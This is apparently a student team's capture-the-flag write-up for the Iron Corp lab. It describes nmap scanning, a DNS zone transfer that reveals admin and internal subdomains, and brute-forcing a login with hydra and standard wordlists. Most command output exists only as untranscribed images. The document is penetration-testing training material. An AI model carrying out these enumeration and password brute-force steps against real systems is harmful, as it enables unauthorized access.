PenTest 2

Iron Corp

Woohoo

Members

ID	Name	Role
1211100312	Chan Hao Yang	Leader
1211101726	Tai Jin Pei	Member
1211101506	Leong Jia Yi	Member
1211101961	Chai Di Sheng	Member


Recon and Enumeration

Members Involved: Chai Di Sheng,Leong Jia Yi,Tai Jin Pei, Chan Hao Yang


Tools used: Nmap/terminal/Firefox

Thought Process and Methodology and Attempts:


‘su; allows commands to be run with a substitute user and group ID.




nano is a command line text editor.It allows me to edit /etc/hosts.




Insert the MACHINE IP and ironcorp.me so that we can connect to the server.




use ‘nmap’ to scan the network and find out information about what's connected and what services each host is operating.The picture above shows what we had found.




Open a new tab and search for the ironcorp.me:8080 in firefox.




After that, change the port from 8080 to 11025. We can observe that it doesn't contain any information and functionality.




List out any subdomain that is relevant to us by using dig command to dig ironcorp.me and key in @IP-Address axfr for replication of DNS data across multiple DNS servers. After that, it shows two subdomains that are running internally.




Later, use nano command to key in the two subdomains which is admin.ironcorp.me and internal.ironcorp.me and also key in the IP-Address in front of the subdomains.




Search the internal.ironcorp.me:11025 in firefox and it shows its only exposed internally.



after we enter ‘admin.ironcorp.me:11025 , authentication is required so we need to key in the password and username




use ‘cd’ to change directory to /usr/share/wordlists.Then,use ‘ls’ to find out what is inside this directory




use ‘hydra’ to get the username and password.


Afterwards,we open the OWASP and attack the website.



